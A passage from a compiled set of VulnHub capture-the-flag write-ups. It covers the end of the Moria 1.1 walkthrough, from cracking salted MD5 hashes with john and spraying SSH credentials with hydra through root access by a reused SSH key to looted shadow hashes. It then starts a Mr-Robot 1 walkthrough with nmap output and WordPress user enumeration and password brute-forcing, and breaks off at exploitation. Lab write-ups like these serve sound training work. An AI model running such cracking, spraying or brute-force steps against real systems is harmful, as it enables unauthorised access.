9. From public writeups we find that the FTP user has access to the web root directory and this directory has an interesting file: <http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKnt1>



The screenshot shows a web browser with three tabs. The active tab is titled "192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKnt1". The address bar shows the URL "192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKnt1/". Below the address bar, there is a "links" section. The main content of the page is a table with two columns: "Prisoner's name" and "Passkey". The table contains nine rows of data.

Prisoner's name	Passkey
Balin	c2d8960157fc8540f6d5d66594e165e0
Oin	727a279d913fba677c490102b135e51e
Ori	8c3c3152a5c64ffb683d78efc3520114
Maeglin	6ba94d6322f53f30aca4f34960203703
Fundin	c789ec9fae1cd07adfc02930a39486a1
Nain	fec21f5c7dcf8e5e54537cfda92df5fe
Dain	6a113db1fd25c5501ec3a5936d817c29
Thrain	7db5040c351237e8332bfbba757a1019
Telchar	dd272382909a4f51163c77da6356cc6f

Figure 11: writeup.enumeration.steps.9.1


```

14 <td class="tg-yw4l">c2d8960157fc8540f6d5d66594e165e0</td>
15 </tr>
16 <tr>
17 <td class="tg-yw4l">0in</td>
18 <td class="tg-yw4l">727a279d913fba677c490102b135e51e</td>
19 </tr>
20 <tr>
21 <td class="tg-yw4l">0ri</td>
22 <td class="tg-yw4l">8c3c3152a5c64ffb683d78efc3520114</td>
23 </tr>
24 <tr>
25 <td class="tg-yw4l">Maeglin</td>
26 <td class="tg-yw4l">6ba94d6322f53f30aca4f34960203703</td>
27 </tr>
28 <tr>
29 <td class="tg-yw4l">Fundin</td>
30 <td class="tg-yw4l">c789ec9fae1cd07adfc02930a39486a1</td>
31 </tr>
32 <tr>
33 <td class="tg-yw4l">Nain</td>
34 <td class="tg-yw4l">fec21f5c7dcf8e5e54537cfda92df5fe</td>
35 </tr>
36 <tr>
37 <td class="tg-yw4l">Dain</td>
38 <td class="tg-yw4l">6a113db1fd25c5501ec3a5936d817c29</td>
39 </tr>
40 <tr>
41 <td class="tg-yw4l">Thrain</td>
42 <td class="tg-yw4l">7db5040c351237e8332bfbbba757a1019</td>
43 </tr>
44 <tr>
45 <td class="tg-yw4l">Telchar</td>
46 <td class="tg-yw4l">dd272382909a4f51163c77da6356cc6f</td>
47 </tr>
48 </table>
49
50 <!--
51
52 6MAp84
53 bQkChe
54 HnqeN4
55 e5ad5s
56 g9Wxv7
57 HCCsxP
58 cC5nTr
59 h8spZR
60 tb9AWe
61
62 MD5(MD5(Password).Salt)
63
64 -->
65

```

Figure 12: writeup.enumeration.steps.9.2

10. This file lists several usernames and what looks like password hashes. The page source also reveals the password salts and hash format as `MD5(MD5(Password).Salt)`. We find a good [reference](#) for `john`'s dynamic hash variants. We create a `hashes` file by adding usernames, hashes and salts to it. We can now use `john` to crack these hashes:

```
1 john --format=dynamic_6 hashes
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # john --format=dynamic_6 hashes
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (dynamic_6 [md5(md5($p).$s) 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
magic          (Telchar)
abcdef         (Dain)
warrior        (Nain)
fuckoff        (Maeglin)
spanky         (Ori)
flower         (Balin)
rainbow        (Oin)
darkness       (Thrain)
hunter2        (Fundin)
9g 0:00:00:00 DONE 2/3 (2019-10-17 13:31) 90.00g/s 363660p/s 514860c/s 514860C/s PHOENIX..spider2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #

```

Figure 13: writeup.enumeration.steps.10.1

Findings

Open Ports

```

1 21/tcp | ftp | vsftpd 2.0.8 or later
2 22/tcp | ssh | OpenSSH 6.6.1 (protocol 2.0)
3 80/tcp | http | Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

```

Files

```

1 http://192.168.92.188/QlVraKW4fbIkXau9zkAPNGzviT3UKntl

```

Users

```

1 ftp: Balrog

```

Phase #2: Exploitation

1. We are able to successfully crack hashes for all users from this list and can now use **hydra** to check which username/password combo actually works. We find that the **Ori/spanky** credentials allow us SSH access to the target system:

```
1 hydra -C creds 192.168.92.188 -t 4 ssh
2 ssh Ori@192.168.92.188

root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # hydra -C creds 192.168.92.188 -t 4 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-17 13:33:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries, ~3 tries per task
[DATA] attacking ssh://192.168.92.188:22/
[22][ssh] host: 192.168.92.188 login: Ori password: spanky
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-17 13:33:28
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 #
```

Figure 14: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.moria11 # ssh Ori@192.168.92.188
Ori@192.168.92.188's password:
Last login: Sun Mar 12 22:57:09 2017
-bash-4.2$ id
uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
-bash-4.2$
-bash-4.2$ uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
-bash-4.2$
-bash-4.2$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.188 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::deef:db78:6f77:ebdf prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:84:7d:d1 txqueuelen 1000 (Ethernet)
    RX packets 125 bytes 13540 (13.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 87 bytes 11999 (11.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 68 bytes 5524 (5.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 5524 (5.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

-bash-4.2$
```

Figure 15: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
1 Ori@Moria> id
2 uid=1002(Ori) gid=1003(notBalrog) groups=1003(notBalrog)
3 Ori@Moria>
4 Ori@Moria> uname
5 Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 Ori@Moria>
```



```
7 Ori@Moria> ifconfig
8 ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9         inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
10        inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
11        ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
12        RX packets 125  bytes 13540 (13.2 KiB)
13        RX errors 0  dropped 0  overruns 0  frame 0
14        TX packets 87  bytes 11999 (11.7 KiB)
15        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16 Ori@Moria>
17 Ori@Moria> users
18 abatchy
19 Balrog
20 Ori
```

Phase #3: Privilege Escalation

1. We find that the user Ori has an entry for localhost within the `.ssh/known_hosts` file. This means, if local SSH configuration allows root user login and user Ori's public key is in the `authorized_keys` of root user, we can SSH as root to localhost using Ori's public key:

```
1 ssh -i id_rsa root@192.168.92.188
```

```
-bash-4.2$ ls -la .ssh/
total 12
drwx----- 2 Ori notBalrog  57 Mar 12  2017 .
drwx----- 3 Ori notBalrog  55 Mar 12  2017 ..
-rw----- 1 Ori notBalrog 1679 Mar 12  2017 id_rsa
-rw-r--r-- 1 Ori notBalrog  392 Mar 12  2017 id_rsa.pub
-rw-r--r-- 1 Ori notBalrog  171 Mar 12  2017 known_hosts
-bash-4.2$
-bash-4.2$
-bash-4.2$ ls -la .ssh/known_hosts
-rw-r--r-- 1 Ori notBalrog 171 Mar 12  2017 .ssh/known_hosts
-bash-4.2$
-bash-4.2$ cat .ssh/known_hosts
127.0.0.1 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTAAABBBCuLX/CWxs0hekXJRqQqQH/Yx0SD+XgUpmlmWN1Y8cvmCYJs10h4vE+I6fmMwCdBfi4W061RmFc+vMALlQUYNz0=
-bash-4.2$
```

Figure 16: writeup.privesc.steps.1.1

```
-bash-4.2$ ssh -i id_rsa root@127.0.0.1
Warning: Identity file id_rsa not accessible: No such file or directory.
Last login: Fri Apr 28 18:01:27 2017
[root@Moria ~]#
[root@Moria ~]# id
uid=0(root) gid=0(root) groups=0(root)
[root@Moria ~]#
[root@Moria ~]# uname -a
Linux Moria 3.10.0-514.el7.x86_64 #1 SMP Tue Nov 22 16:42:41 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
[root@Moria ~]#
[root@Moria ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.92.188  netmask 255.255.255.0  broadcast 192.168.92.255
    inet6 fe80::deef:db78:6f77:ebdf  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:84:7d:d1  txqueuelen 1000  (Ethernet)
    RX packets 493  bytes 45649 (44.5 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 277  bytes 34857 (34.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1  (Local Loopback)
    RX packets 175  bytes 19814 (19.3 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 175  bytes 19814 (19.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

[root@Moria ~]#
```

Figure 17: writeup.privesc.steps.1.2

2. We gain elevated access using the above technique and can now view the flag to complete the challenge:

```
1 cat /root/flag.txt
```

```
[root@Moria ~]# cat flag.txt
"All that is gold does not glitter,
Not all those who wander are lost;
The old that is strong does not wither,
Deep roots are not reached by the frost.

From the ashes a fire shall be woken,
A light from the shadows shall spring;
Renewed shall be blade that was broken,
The crownless again shall be king."

All That is Gold Does Not Glitter by J. R. R. Tolkien

I hope you suff.. enjoyed this VM. It wasn't so hard, was it?
-Abatchy

[root@Moria ~]#
```

Figure 18: writeup.privesc.steps.2.1

Loot

Hashes

```
1 root:$6┘  
  ↪ $P7ElNgGp$fNzyy40gqSR1ANJXTgbp4U42JXG1qJ55iNV10NVJoX5UWjtckWD0oHmcT0j0lq0byWhFu2y3udHVpHa.....  
2 abatchy:$6$xEq/┘  
  ↪ 159Q$ScuKnynbwTBdFA4B9w60qKxQpWPGpofi59McVuP6T1SADKhNy4n330vkk0hwZQkx72XriPSIrc2ubr160.....  
3 Balrog:$6┘  
  ↪ $J6kuCfxq$L5ALsHRYf0u0bVV9MbW3.VZOUVEaKSWhfPIq5wXUFV407tpvH8Zx7WdbJeXgdWoPo9LU8eIznf0d44qoF.....  
4 Ori:$6$1zYgjEIM$VQ0gvU7JjenS9WuiVjSeva8pbWnEXjqTmEdFnQRXKmTmXPXmt55/┘  
  ↪ oyup40NiXD8J9GxmXF7DYiaHZDRshr.....
```

Credentials

```
1 ftp: Balrog/Mel...  
2 ssh: Ori/span..
```

References

- [+] <https://www.vulnhub.com/entry/moria-11,187/>
- [+] <https://phackt.com/moria-vulnhub>

[VulnHub] Mr-Robot: 1

Date: 21/Oct/2019

Categories: [oscp](#), [vulnhub](#), [linux](#)

Tags: [exploit_php_reverseshell](#), [privesc_setuid](#), [privesc_nmap](#)

Overview

This is a writeup for VulnHub VM [Mr-Robot: 1](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info "vulnhub#151"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#151	Mr-Robot: 1						exploit_php_reverseshell privesc_setuid privesc_nmap

```
✈
```

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd: [exploit_php_reverseshell](#), [privesc_setuid](#), [privesc_nmap](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Thu Oct 17 15:46:57 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/_quick_tcp_nmap.txt
   ↳ -oX
   ↳ /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.134
2 Nmap scan report for 192.168.92.134
3 Host is up, received arp-response (0.00077s latency).
4 Scanned at 2019-10-17 15:46:58 PDT for 22s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE REASON      VERSION
8 22/tcp    closed ssh      reset ttl 64
9 80/tcp    open  http      syn-ack ttl 64 Apache httpd
10 |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
11 |_http-methods:
12 |_ Supported Methods: GET HEAD POST OPTIONS
13 |_http-server-header: Apache
14 |_http-title: Site doesn't have a title (text/html).
15 443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd
16 |_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
17 |_http-methods:
18 |_ Supported Methods: GET HEAD POST OPTIONS
19 |_http-server-header: Apache
20 |_http-title: Site doesn't have a title (text/html).
21 |_ssl-cert: Subject: commonName=www.example.com
22 |_Issuer: commonName=www.example.com
23 |_Public Key type: rsa
24 |_Public Key bits: 1024
25 |_Signature Algorithm: sha1WithRSAEncryption
26 |_Not valid before: 2015-09-16T10:45:03
27 |_Not valid after: 2025-09-13T10:45:03
28 |_MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
29 |_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
30 |_-----BEGIN CERTIFICATE-----
31 |_MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
32 |_d3cuZXhhbXBsZS5jb20wHhcNMjUwOTE2MTAONTAzWhcNMjUwOTE2MTAONTAzWjAa
33 |_MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgYOA
34 |_MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tuIn8c2zsW0w8FFU0azQFfv7RPKcGwt
35 |_sALkdAMkNcWS7J930xGamdCZPdory4hhfesLIshXzpyk6NoYBkmtx+GfwrrLh6mU
36 |_yvsyno29GAlqYWffffXRoiBDdtGTn9NeMqXobVTTKTaROBGspOS5AgMBAAEwDQYJ
37 |_KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUER1P17X
38 |_1TooZOYbvgFAqK8DP017EkzASVeuOmS5orfptWjOZ/UWVZuJSNj7uu7QR4vbNERx
39 |_ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncO0VESjRBES/iatbk10=
40 |_-----END CERTIFICATE-----
41 MAC Address: 00:0C:29:C0:00:97 (VMware)
42
43 Read data files from: /usr/bin/./share/nmap
44 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
45 # Nmap done at Thu Oct 17 15:47:20 2019 -- 1 IP address (1 host up) scanned in 23.94 seconds
```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	ttl 64 Apache httpd	./results/192.168.92.134/scans/tcp_80_http_gobuster.txt ./results/192.168.92.134/scans/tcp_80_http_nikto.txt ./results/192.168.92.134/scans/tcp_80_http_nmap.txt ./results/192.168.92.134/scans/tcp_80_http_robots.txt ./results/192.168.92.134/scans/tcp_80_http_whatweb.txt
2.	443/tcp	ssl/http	ttl 64 Apache httpd	./results/192.168.92.134/scans/tcp_443_http_nmap.txt ./results/192.168.92.134/scans/tcp_443_https_gobuster.txt ./results/192.168.92.134/scans/tcp_443_https_nikto.txt ./results/192.168.92.134/scans/tcp_443_https_robots.txt ./results/192.168.92.134/scans/tcp_443_https_whatweb.txt ./results/192.168.92.134/scans/tcp_443_sslscan.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find 2 interesting entries within the `http://192.168.92.134/robots.txt` file. One of these is for the first of the 3 key files and the other entry points to what looks like a dictionary file:

```

1 http://192.168.92.134/robots.txt
2   http://192.168.92.134/fsociety.dic
3   http://192.168.92.134/key-1-of-3.txt

```




Figure 4: writeup.enumeration.steps.3.1




Figure 5: writeup.enumeration.steps.3.2

4. We download the dictionary file and trim its contents to have only unique entries. This reduced the count of possible passwords from 858160 to 11451:

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | wc -l
858160
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | sort -u | wc -l
11451
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsociety.dic | sort -u >fsociety.dic.trimmed

```

Figure 6: writeup.enumeration.steps.4.1

5. From the **gobuster** scan, we also find entries pointing to a Wordpress installation. We confirm this by visiting the login page:

```
1 http://192.168.92.134/wp-login
```




Figure 7: writeup.enumeration.steps.5.1

6. After trying a few credentials manually, we decide to bruteforce usernames first. We first need to create a usernames list from the **fsociety.dic** dictionary found earlier. For our case, we will filter on strings that are 4-8 chars long. Doing this, we eventually find 5247 possible candidates. We then bruteforce these strings and find a valid username:

```

1 grep -E '^[a-zA-Z]' fsociety.dic | sort -u | awk 'length($1) <=8 && length($1) >= 4 { print
  ↳ $1}' > users
2 wpuser http://192.168.92.134/ users
3 Found valid username: elliot

```

```

4 Found valid username: Elliot
5 Found valid username: ELLIOT

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # grep -E '^[a-zA-Z]' fsociety.dic | sort -u | awk 'length($1) <= 8 && length($1) >= 4 { print $1}' > users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wc -l users
5247 users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #

```

Figure 8: writeup.enumeration.steps.6.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpuser http://192.168.92.134/ users
Found valid username: elliot
Found valid username: Elliot
Found valid username: ELLIOT
^C
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpscan --url http://192.168.92.134 -P fsociety.dic.trimmed -U elliot
/var/lib/gems/2.5.0/gems/cms_scanner-0.6.0/lib/cms_scanner/helper.rb:11: warning: Insecure world writable dir /root/toolbox/scripts in PATH, mode 040777

```



WordPress Security Scanner by the WPScan Team
 Version 3.7.1
 WPScan.io - Online WordPress Vulnerability Scanner
 @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_

```

[+] URL: http://192.168.92.134/
[+] Started: Mon Oct 21 14:51:36 2019

```

Figure 9: writeup.enumeration.steps.6.2

Findings

Open Ports

```

1 80/tcp | http | Apache httpd
2 443/tcp | ssl/http | Apache httpd

```

Files

```

1 http://192.168.92.134/robots.txt
2 http://192.168.92.134/key-1-of-3.txt

```

Users

```

1 wordpress: elliot

```

Phase #2: Exploitation

